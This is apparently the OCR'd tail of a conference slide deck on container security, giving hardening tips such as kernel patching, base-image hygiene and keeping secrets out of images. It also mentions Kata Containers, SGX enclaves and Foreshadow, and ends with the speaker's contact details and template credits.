
Patch your kernel all the time

Run control plane on nodes that are separate from these that are running untrusted code

Container hygiene


- One process per container - No services (sshd)
- PATCH BASE IMAGES - or have someone else doing it - GKE managed base images
- Care about where the images came from and be aware of devs pulling images off public repos
- Don't bake creds and secrets into containers

from __future__ import containers



Katacontainers aka Intel Clear Containers use runV -a very fast booting VMs (kvm+qemu)

from __future__ import containers



SGX protects the application confidentiality & integrity

SCONE - Containers on Intel's SGX enclaves

FORESHADOW

Build It right

Thanks!

Any questions?

You can find me at:

@alexivkinx

alex@ivkin.net

Survey

✎

http://bit.ly/op2019td-a2

Credits

Special thanks to all the people who made and released these awesome resources for free:

- Presentation template by SlidesCarnival
- Photographs by Unsplash

This presentations uses the following typographies and colors:

- Titles: **Roboto Slab**
- Body copy: **Source Sans Pro**

You can download the fonts on these pages:

https://www.fontsquirrel.com/fonts/roboto-slab

https://www.fontsquirrel.com/fonts/source-sans-pro

- Blue **#0091ea**
- Dark gray **#263238**
- Medium gray **#607d8b**
- Light gray **#cfd8dc**